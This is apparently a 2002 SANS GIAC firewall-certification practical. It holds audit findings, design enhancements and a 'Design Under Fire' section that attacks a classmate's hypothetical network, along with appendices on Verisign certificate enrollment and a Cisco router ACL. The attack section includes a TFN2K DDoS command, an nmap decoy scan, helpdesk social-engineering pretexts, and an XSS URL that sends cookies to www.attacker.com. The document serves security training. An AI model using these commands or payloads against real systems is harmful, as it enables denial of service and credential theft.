1. The firewall is not susceptible to ACK scan as it is stateful. This is proven when the high ports are not accessible from the scanned machines. If the firewall has been static, it will definitely have to open its incoming high ports but only allow packets with ACK set. This is precisely what TCP ACK scanning is designed to overcome.
2. The firewall's logging has been configured properly. All scanning so far has been logged to the syslog server and on reviewing the logs, we found that they accurately reflected the scans that were performed. The IDS has also played its part in alerting. We have purposely switched the IDS alerting mechanism from paging to local logging so that we can review them later.
3. Spoofed packets were not tested in the interest of time. The following were our assumptions:
 - a. The border router would have filtered off most of the incoming and outgoing spoof packets.
 - b. The cyberguard firewall has the capability to identify IP interface spoofing turned on. So any incoming IP packets to an interface with a source address that does not belong to that segment will be discarded and an alert raised. We assumed this is working as expected.


3.3.2 Possible Enhancements

3.3.2.1 Reverse Proxying

Position the reverse proxy server in front of the Internet Web Server would introduce an additional layer of security. Any attempts at compromising the Internet Web Server would first have to succeed with the reverse proxy before being able to hit the real target. Another possibility is to configure the existing www proxy server in Service Network 2 to also function as a reverse proxy. This would redirect any attacks to segment 2 which is one more segment away from the Internal Oracle database hence providing more security.

3.3.2.2 Internal Network Segments

Implement a second layer firewall between the cyberguard firewall and the Internal network. Please refer to diagram below:



With this second level firewall, access across internal segment can be controlled. For eg, with the current network, internal users can virtually port scan any servers on IN1 and IN2 and be definitely successful. Detective syslogging is the only way to detect this at the moment (even the syslog server can be compromised by an unhappy employee with the current setup)

3.3.2.3 Firewall is single point of failure

The cyberguard firewall is the single point of failure in the whole network. Although recovery of the firewall only takes half-an-hour (provided all

configuration and profile information are backup), it is still a long time and huge losses in GIAC Enterprise thriving fortune cookie business.

Our recommendation is to consider implementing a load-balancing, high-availability mechanism for the router and firewall to provide high availability and performance to GIAC Enterprise's customers.

© SANS Institute 2000 - 2002, Author retains full rights.

3.3.2.4 Implement certificate-based authentication for the VPNs

This will increase the access security to the extranet VPN. By implementing certificate-based authentication, only certified suppliers and partners are able to access GIAC's network. The digital certificates can be injected into smart cards or tokens so that two-factor authentication (what you have and what you know) before an external party can connect to the VPN switches.


© SANS Institute 2000 - 2002, Author retains full rights

4. Assignment 4 : Design Under Fire

4.1 Selected Assignment

I have selected Lloyd Ardoyn's assignment posted on 30 June 2002.
http://www.giac.org/practical/Lloyd_Ardoyn_GCFW.zip

Here's the network design:



It was identified that the use of Microsoft's Internet Security and Authentication Server as the Firewall could be a highly possible weak point in the design (I was quite sure that something will surface if I look hard enough).

4.2 A Denial of Service Attack against the Firewall

4.2.1 Microsoft ISA Server Fragmented Udp Flood Vulnerability (Denial of Service Attack)

This vulnerability was originally posted by [Tamer Sahin](mailto:ts@blackhat.cc) <ts@blackhat.cc> in BugTraq and was also documented in several security vendors security advisories. At the time of this writing, the vendor has not provided a known solution to the problem apart from a statement made in response to the advisories.

Advisories:

<http://archives.neohapsis.com/archives/vulnwatch/2001-q4/0032.html>

<http://www.securiteam.com/windowsntfocus/6Z0060U35Y.html>

http://www.iss.net/security_center/static/7446.php


<http://online.securityfocus.com/archive/1/224530>

Microsoft's response statement:

<http://cert.uni-stuttgart.de/archive/bugtrag/2001/11/msg00031.html>

4.2.2 Reconnaissance

The vulnerability exists because the firewall reassembles udp packets before forwarding them to its destination. Hence the objective of the recon is to identify which whether there are any udp ports the backend hosts are listening to. One of the best chances of udp packets getting through the firewall is via udp high ports. We conducted a search for the target's authoritative DNS server using InternetPeriscope from Lokbox.net (www.lokboxsoftware.com) which is downloadable for free.



We specify the domain (lloyd-giac-enterprise.com) that we wish to query, the DNS server to query (giac enterprise internal DNS) and to return only the NS

Record - to find name servers for a zone.

This will return the name servers (specified in the NS Record) for the specified zone.

Next, we make use of nmap decoy scanning to determine whether the name server is listening to any high ports.

```
nmap -sU -P0 -p 1024-65535 -D 207.146.45.40 207.146.9.81 .... 110.20.20.3 <- this  
the dns address of the target network
```

The output shows that the address is indeed listening on high ports. Hence we have completed our recon. We have identified a whole range of target ports. Now all we have to do is to craft our packets and script it to send many such packets from several stations.

4.2.3 *The Script*

I obtained the attack script from RootShell. But have customized it crudely to work for this scenario. Of course, the source and destination ports could all have been passed into the program as arguments. Please refer to the full script in Appendix D.

When the command “opentear 110.20.20.3”, an infinite for-loop sends a flood of UDP fragments to the target machine. The packets are crafted with the ISP’s DNS source ip addresses of 200.100.100.10. It is not difficult to find the ISP DNS using InternetPeriscope and www.arin.net. to find which ISP owns the IP address range.

Please refer to the second part of Appendix E for the output.

4.2.4 *Countermeasures*

There is really not much direct countermeasures available for this attack as Microsoft has till date not develop a solution to this problem.

A possible indirect countermeasure is to use an smart IDS system that is capable to talking to the border router. The IDS system is able to recognize the flood of UDP fragments coming in and automatically update the access-list of the router’s public interface to drop the flood packets. However, in our case, this will effectively stop all incoming packets udp packets from the ISP’s DNS and will not be a long term solution.

Another possible countermeasure is not to allow incoming udp packets to the DNS server. Only allow outgoing DNS queries from the DNS server and

statefully allow replies.

4.3 Distributed Denial of Service Attack on Network

4.3.1 Preparation

To prepare for the attack, we need to identify what are the possible ip addresses and ports that we can use. Number one on our list is the web server.

We perform a search on the domain name registry for the ip address of www.lloyd-giac-enterprise.com. This returns the ip address of 110.20.20.2. To confirm that it is listening on the well-known port of 80, we execute a telnet to the port which returns a success.

4.3.2 The Exploit

We have 50 compromised cable modem / PCs terminal out there on the Internet. We use the DDOS tool TFN2K to control these 50 clients.

We install the tfn2k client on a linux machine and list the 50 server ip addresses in a file iplist.txt.

We then execute the following command on the client machine to launch the attack from the servers:

```
#tfn ./iplist.txt -c5 -p 80 -i 110.20.20.2
```

This will command the 50 servers (iplist.txt) to flood the web server (110.20.20.2) at port 80 with tcp syn packets.

4.3.3 Countermeasures

Configure the IDS to automatically update the router's access list to drop packets coming from the 50 workstations.

It may be possible to implement some OS level protection mechanisms to detect TCP syn attacks. An example on a Windows 2000 machine may be :

```
HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\Tcpip\Parameters
```

Add the following values to increase system security.

- SynAttackProtect REG_DWORD: 2

Synattack protection involves reducing the amount of retransmissions for the SYN-ACKS, which will reduce the time for which resources have to remain allocated. The allocation of route cache entry resources is delayed until a connection is made. If synattackprotect = 2. Also note that the actions taken by the protection mechanism only occur if TcpMaxHalfOpen and TcpMaxHalfOpenRetried settings are exceeded.

- TcpMaxHalfOpen REG_DWORD

Controls the number of connections in the SYN-RCVD state allowed before SYN-ATTACK protection begins to operate. If SynAttackProtect is set to 1, ensure that this value is lower than the AFD listen backlog on the port you want to protect.

Recommended values are:

Windows 2000 Server = 100

Windows 2000 Advanced Server = 500

- TcpMaxHalfOpenRetried REG_DWORD

Control the number of connections in the SYN-RCVD state for which there has been at least one retransmission of the SYN sent, before SYN-ATTACK attack protection begins to operate.

Recommended values are :

Windows 2000 Server = 80

Windows 2000 Advanced Server = 400

4.4 Compromising an internal system

4.4.1 Microsoft ISA Server Cross-site scripting

The Microsoft ISA Server 2000 does not handle requests for URL that doesn't exist well. This vulnerability can only be exploited if the target web site is listed under the Internet Explorer trusted security zone. What happens is that when a user is successfully tricked into accessing a web page that does not exist on a trusted web site, the ISA Server returns an error page to the user. However, the ISA Server do not check this page's syntax. If the URL is crafted in such a way as to include scripts, then it is possible for those scripts to be executed on the user's workstation under the "trusted" site privileges. This can be exploited to access sensitive cookie information.

Microsoft has responded by saying that it is daunting for a malicious hacker to

know the list of trusted sites. They further highlighted that it is best practices not to have sensitive information in cookies.

Firstly, my response is that a good guess of web sites that GIAC Enterprise employees will include in the trusted zone are their suppliers' and partners' web sites. Secondly, assuming that sites generating cookies to adhere to best practices and not to include sensitive information such as credit card information, username and passwords in their cookies is not acceptable.

This vulnerability is documented in:

<http://online.securityfocus.com/bid/3198/discussion/>

http://www.iss.net/security_center/static/6991.php

<http://www.securiteam.com/windowsntfocus/5MP0E2055G.html>

4.4.2 Determine Web-sites listed in Internet Explorer Trusted Security Zone

There are a variety of methods that can be employed to determine or have a good idea of what sites are listed in the Internet Explorer Trusted Security Zone for Lloyd's company.

- a. Guess. It is highly possible that Lloyd-GIAC has listed the web sites belonging to their suppliers and partners within the Trusted Zone.
- b. Social Engineering A. Just befriend one of Lloyd-GIAC employees and find out from him/her. Pretend that your Internet Explorer zone settings is giving you a lot of problems and ask him if you can check his/her settings. Very often, user awareness programs do not go into details such as "Do not allow unauthorized access to your Internet Explorer Zone settings". Even if it ever gets that detailed, the chances of users remembering them or suspecting a friend of being a hacker is really slim.
- c. Social Engineering B. Give a nasty call to Lloyd-GIAC's helpdesk pretending to be one of the mobile sales force whom is about to make a presentation within five minutes. Complain about a error message related to zone settings and that your settings are empty. You can figure out quite immediately whether there are web sites listed in the "Trusted" zone.

4.4.3 *The Exploit*

After getting the list of web sites listed in the Trusted Zone. Code the exploit.

A simple way to code the exploit is to craft an email with an embedded URL linking to a nonexistent page on the Trusted web site.

[http://trustedwebsite.com/<SCRIPT>window.location\(http://www.attacker.com/cgi-bin/cookie_thief.cgi?COOKIE=cookie_data\)</SCRIPT>](http://trustedwebsite.com/<SCRIPT>window.location(http://www.attacker.com/cgi-bin/cookie_thief.cgi?COOKIE=cookie_data)</SCRIPT>)

With the above exploit, the cookie holding sensitive information cookie_data will be sent back to www.attacker.com. This cookie value may contain information such as logon credentials, credit card information etc.

4.4.4 *Countermeasures*

- a. Do not have any sites listed in the Trusted Security Zone. This is totally prevent this attack.
- b. Disable javascript on the Internet Explorer.
- c. Do not use Internet Explorer (if you can help it).

Appendix A: Enrollment into Verisign Secure Server Site

The information presented in here is heavily extracted from Verisign's site at the address below:

<http://www.verisign.com/support/site/secure/equide.html#1>

Step 1: The first step in the enrollment process is to make sure we have all the following information prepared.

© SANS Institute 2000 - 2002, Author retains full rights.

Enrollment Checklist

To enroll quickly and smoothly, use the checklist below to ensure you have all the required information.

Organizational Contact

Technical Contact

Billing Contact

Last Name:

Last Name:

Last Name:

First Name:

First Name:

First Name:

Title:

Title:

Title:

Company:

Company:

Company:

Address:

Address:

Address:

City:

City:

City:

State/Province:

State/Province:

State/Province:

Zip or Postal Code:

Zip or Postal Code:

Zip or Postal Code:

Country:

Country:

Country:

Day Phone:

Day Phone:

Day Phone:

Fax:

Fax:

Fax:

Step 2: Submit information for Proof of Organization

This can be in the form of the D-U-N-S number and name of organization or alternative forms of documentation which includes:

- Articles of Incorporation
- Business License
- Certificate of Formation
- Doing Business As
- Registration of Trade Name
- Charter Documents
- Partnership Papers
- Fictitious Name Statement

Any documentation in a foreign language must have an official translation in English together with the original documentation.

Step 3: Verification of Ownership of Domain Name

Verisign will then verify your domain name to determine its validation and your ownership. Please note that you must provide the Fully Qualified Domain Name (FQDN) of the organization. For eg. www.giac-enterprise.com

Step 4: Generate a Certificate Signing Request (CSR)

Follow the steps documented in the server software documentation to generate the CSR. The following steps are documented for iPlanet 4.x (GIAC Enterprise's web server)

<Extracted <http://www.verisign.com/support/csr/netscape/v04e.html#4.1>>

4.1 Creating a Trust Database using Enterprise Server

In the Server Administration page, click on "security" at the top, then click on "Create Database".

1. Cryptographic Module: Specifies whether the certificate database is internal.
2. Database Password: Specifies the certificate database password.

A certificate database is a key-pair and certificate database installed on the local host. When you use an internal token, the certificate database is the database into which you install the key and certificate.

A key-pair file contains both the public and private keys used for SSL encryption.

You use the key-pair file when you request and install a certificate. The key-pair file is stored encrypted in the following directory:

```
server_root/alias/-key.db.
```

4.2 Generating a Certificate Signing Request using Enterprise Server

In the Server Administration page, click on "security", then click on "Request a Certificate".


After you create the Trust Database, you must create certificate request (CSR) and submit it online to VeriSign to obtain your certificate.

Fill in the relevant form fields that you have prepared in Step 1.

The server generates a certificate request that contains your information. This is the file that you send to VeriSign during the enrollment online.

4.3 Back up your Key Pair File

It is imperative that you back up your key pair file. Please save this information on a floppy disk, or other removable media, and store it in a secure place, such as a safe or safe-deposit box.



Step 5: Submit the CSR and Select Your Server Software

After creating your CSR, open the file (or e-mail) using a text editor such as Notepad, copy the CSR, and paste it into VeriSign's online enrollment form. A CSR looks like this:

-----BEGIN NEW CERTIFICATE REQUEST-----

MIIBJTCB0AIBADBtMQswCQYDVQQGEwJVUzEQMA4GA1UEChs4IBMHQ
XJpem9uYTENA1UEBxMETWVzYTEfMB0GA1UEChMW TWVs3XbnzYSBDb
21tdW5pdHkgQ29sbGVnZTEA1UEAxMTd3d3Lm1jLm1hcmljb3BhLmV
kdTBaMA0GCSqGSIb3DQEBAQUAA0kAMEYCCQDRNU6xslWjG41163gA
rsj/P108sFmjkjzMuUUFYbmtZX4RFxf/U7cZZdMagz4IMmY0F9cdp
DLTAutULTsZKDcLAgEDoAAwDQYJKoZIhvcNAQEEBQADQQAjIFpTLg
fmBVhc9Sqaip5SFNXtzAmhYzvJkt5JJ4X2r7VJYG3J0vauJ5VkjXz
9aevJ8dZX37ir3P4XpZ+NFxK1R=

-----END NEW CERTIFICATE REQUEST-----

Select Server Software: Select your server software vendor from the list provided.

Step 6: Complete and Submit the Application

CSR Confirmation: Review and confirm the information drawn from your CSR. If any of the information is incorrect, please generate a new CSR with the appropriate information.

Challenge Phrase: For added security, you are required to provide your Challenge Phrase when administering your Secure Server ID, such as renewing, replacing, or revoking it. During enrollment, enter a new Challenge Phrase that you can easily remember based on the Reminder Question that you enter in the next field.

Contact Names and Information: VeriSign's Digital ID Center should be able to contact these people with any questions or others regarding your Secure Server ID.

Payment Information: Select a payment method for this transaction.

Step 7: Wait for Processing and Final Verification and Install Your ID

VeriSign employees will now examine the information that you have submitted. If all the information you entered is correct, we should be able to authenticate your organization and issue your Secure Server Digital ID in 3-5 working days.

Final Verification

This is the final step of the order process and can only be completed after we have verified your organization name and domain name.

Final verification is confirmation of enrollment information via a telephone call to the Organizational Contact you specified during enrollment. This call must be made through a telephone number obtained from a trusted third party source (for example, directory assistance or Dun and Bradstreet).

When your Digital ID is approved, we will send it to your Technical Contact by e-mail. When you receive your Digital ID, make a backup copy of it and store it on a floppy disk, noting the date you received it. Store the floppy in a secure place. To install your Digital ID, follow the instructions in your Web server documentation.

© SANS Institute 2000 - 2002

Appendix B: CISCO Border Router Configuration

```
hostname giac2002

banner login / WARNING : Activities on this system are
monitored. Unauthorized access will be prosecuted. /

line aux 0
transport input none
login local
exec time-out 0 1
no exec

line con 0
transport input none
login local
exec-timeout 5 0

line vty 0 4
access-class 90 in
exec time-out 0 1
no exec

interface eth0/0
    description external interface to the Internet
    no ip proxy-arp
    no ip unreachable
    no ip redirect
    no ip mask-reply
    ntp disable
    ip access-group 101 in

interface eth0/1
    description internal interface to GIAC Network
    no ip proxy-arp
    no ip unreachable
    no ip redirect
    no ip mask-reply
    ntp disable
    ip access-group 102 in
!
! clear access list 90 - access-list 90 is used to disable all
! access to the virtual terminals
!
no access list 90
access-list 90 deny any log
!
! clear access list 101
!
no access-list 101
!
! filter inbound packets with private class source ip addresses
```

```

!
access-list 101 deny ip 10.0.0.0 0.255.255.255 any log
access-list 101 deny ip 172.16.0.0 0.15.255.255 any log
access-list 101 deny ip 192.168.0.0 0.0.255.255 any log
!
! local DHCP ip addresses - thanks to Microsoft
!
access-list 101 deny ip 169.254.0.0 0.0.255.255 any log
!
! spoof packets with GIAC address range as source ip
!
access-list 101 deny ip 50.25.50.0 0.0.0.255 any log
!
! packets targeted for GIAC broadcasts address
!
access-list 101 deny ip any host 50.25.50.255 log
access-list 101 deny ip any host 50.25.50.0 log
!
! drop all icmp echo, redirect and mask requests
!
access-list 101 deny icmp any any echo log
access-list 101 deny icmp any any redirect log
access-list 101 deny icmp any any mask-request log
access-list 101 permit icmp any 50.25.50.0 0.0.0.255
!
! drop all network services which GIAC will not use or support
at ! the router
!
! Echo
access-list 101 deny tcp any any eq 7 log
access-list 101 deny udp any any eq 7 log
!
! Chargen
access-list 101 deny tcp any any eq 19 log
access-list 101 deny udp any any eq 19 log
!
! Microsoft WINS traffic
access-list 101 deny tcp any any eq 42 log
!
! bootps, bootpc/dhcp and tftp (69)
access-list 101 deny udp any any range 67 69 log
!
! finger
access-list 101 deny tcp any any eq 79 log
!
! sunrpc
access-list 101 deny tcp any any eq 111 log
access-list 101 deny udp any any eq 111 log
!
! ident/auth
access-list 101 deny tcp any any eq 113 log
!
! Unix to Unix copy (uucp)
access-list 101 deny tcp any any eq 117 log

```

```

!
! end point mapper (mainly used by MS domains)
access-list 101 deny tcp any any eq 135 log
!
! netbios
access-list 101 deny udp any any range 137 138 log
access-list 101 deny tcp any any eq 139 log
!
! SNMP
access-list 101 deny tcp any any eq 161 log
!
! CIFS/SMB (Microsoft again)
access-list 101 deny tcp any any eq 445 log
!
! whois
access-list 101 deny tcp any any eq 513 log
!
! rlogin, syslog
access-list 101 deny udp any any range 513 515 log
!
! lp, lpr
access-list 101 deny tcp any any eq 515 log
!
! talk
access-list 101 deny tcp any any eq 517 log
!
! MSSQL
access-list 101 deny tcp any any eq 1433 log
!
! CISCO - reply packet will contain the name cisco
!
access-list 101 deny udp any any eq 1999 log
!
! rpc.sql-ttdbserverd, rpc.spray, rpc.cmsd
access-list 101 deny tcp any any eq 32773 log
access-list 101 deny tcp any any eq 32776 log
access-list 101 deny tcp any any eq 32779 log
!
! well known Trojan port numbers
!
! Subseven port numbers
access-list 101 deny tcp any any range 6711 6712 log
access-list 101 deny tcp any any eq 6776 log
access-list 101 deny tcp any any eq 6669 log
access-list 101 deny tcp any any eq 2222 log
access-list 101 deny tcp any any eq 7000 log
!
! TrinityV3
!
access-list 101 deny tcp any any eq 33270 log
access-list 101 deny tcp any any eq 39168 log
!
! Trinoo
!

```

```
access-list 101 deny tcp any any eq 27665 log
access-list 101 deny udp any any eq 31335 log
access-list 101 deny udp any any eq 27444 log
!
! BackOrifice
!
access-list 101 deny tcp any any eq 31337 log
!
! DeepThroat
!
access-list 101 deny tcp any any eq 3150 log
!
! These are the list of ip class A addresses that has been
! reserved by IANA and not been allocated. Packets are crafted.
!
access-list 101 deny ip 0.0.0.0 0.255.255.255 any
access-list 101 deny ip 1.0.0.0 0.255.255.255 any
access-list 101 deny ip 2.0.0.0 0.255.255.255 any
access-list 101 deny ip 5.0.0.0 0.255.255.255 any
access-list 101 deny ip 7.0.0.0 0.255.255.255 any
access-list 101 deny ip 23.0.0.0 0.255.255.255 any
access-list 101 deny ip 27.0.0.0 0.255.255.255 any
access-list 101 deny ip 31.0.0.0 0.255.255.255 any
access-list 101 deny ip 36.0.0.0 0.255.255.255 any
access-list 101 deny ip 37.0.0.0 0.255.255.255 any
access-list 101 deny ip 39.0.0.0 0.255.255.255 any
access-list 101 deny ip 41.0.0.0 0.255.255.255 any
access-list 101 deny ip 42.0.0.0 0.255.255.255 any
access-list 101 deny ip 49.0.0.0 0.255.255.255 any
access-list 101 deny ip 58.0.0.0 0.255.255.255 any
access-list 101 deny ip 59.0.0.0 0.255.255.255 any
access-list 101 deny ip 60.0.0.0 0.255.255.255 any
access-list 101 deny ip 70.0.0.0 0.255.255.255 any
access-list 101 deny ip 71.0.0.0 0.255.255.255 any
access-list 101 deny ip 72.0.0.0 0.255.255.255 any
access-list 101 deny ip 73.0.0.0 0.255.255.255 any
access-list 101 deny ip 74.0.0.0 0.255.255.255 any
access-list 101 deny ip 75.0.0.0 0.255.255.255 any
access-list 101 deny ip 76.0.0.0 0.255.255.255 any
access-list 101 deny ip 77.0.0.0 0.255.255.255 any
access-list 101 deny ip 78.0.0.0 0.255.255.255 any
access-list 101 deny ip 79.0.0.0 0.255.255.255 any
access-list 101 deny ip 82.0.0.0 0.255.255.255 any
access-list 101 deny ip 83.0.0.0 0.255.255.255 any
access-list 101 deny ip 84.0.0.0 0.255.255.255 any
access-list 101 deny ip 85.0.0.0 0.255.255.255 any
access-list 101 deny ip 86.0.0.0 0.255.255.255 any
access-list 101 deny ip 87.0.0.0 0.255.255.255 any
access-list 101 deny ip 88.0.0.0 0.255.255.255 any
access-list 101 deny ip 89.0.0.0 0.255.255.255 any
access-list 101 deny ip 90.0.0.0 0.255.255.255 any
access-list 101 deny ip 91.0.0.0 0.255.255.255 any
access-list 101 deny ip 92.0.0.0 0.255.255.255 any
access-list 101 deny ip 93.0.0.0 0.255.255.255 any
```

access-list 101 deny ip 94.0.0.0 0.255.255.255 any
access-list 101 deny ip 95.0.0.0 0.255.255.255 any
access-list 101 deny ip 96.0.0.0 0.255.255.255 any
access-list 101 deny ip 97.0.0.0 0.255.255.255 any
access-list 101 deny ip 98.0.0.0 0.255.255.255 any
access-list 101 deny ip 99.0.0.0 0.255.255.255 any
access-list 101 deny ip 100.0.0.0 0.255.255.255 any
access-list 101 deny ip 101.0.0.0 0.255.255.255 any
access-list 101 deny ip 102.0.0.0 0.255.255.255 any
access-list 101 deny ip 103.0.0.0 0.255.255.255 any
access-list 101 deny ip 104.0.0.0 0.255.255.255 any
access-list 101 deny ip 105.0.0.0 0.255.255.255 any
access-list 101 deny ip 106.0.0.0 0.255.255.255 any
access-list 101 deny ip 107.0.0.0 0.255.255.255 any
access-list 101 deny ip 108.0.0.0 0.255.255.255 any
access-list 101 deny ip 109.0.0.0 0.255.255.255 any
access-list 101 deny ip 110.0.0.0 0.255.255.255 any
access-list 101 deny ip 111.0.0.0 0.255.255.255 any
access-list 101 deny ip 112.0.0.0 0.255.255.255 any
access-list 101 deny ip 113.0.0.0 0.255.255.255 any
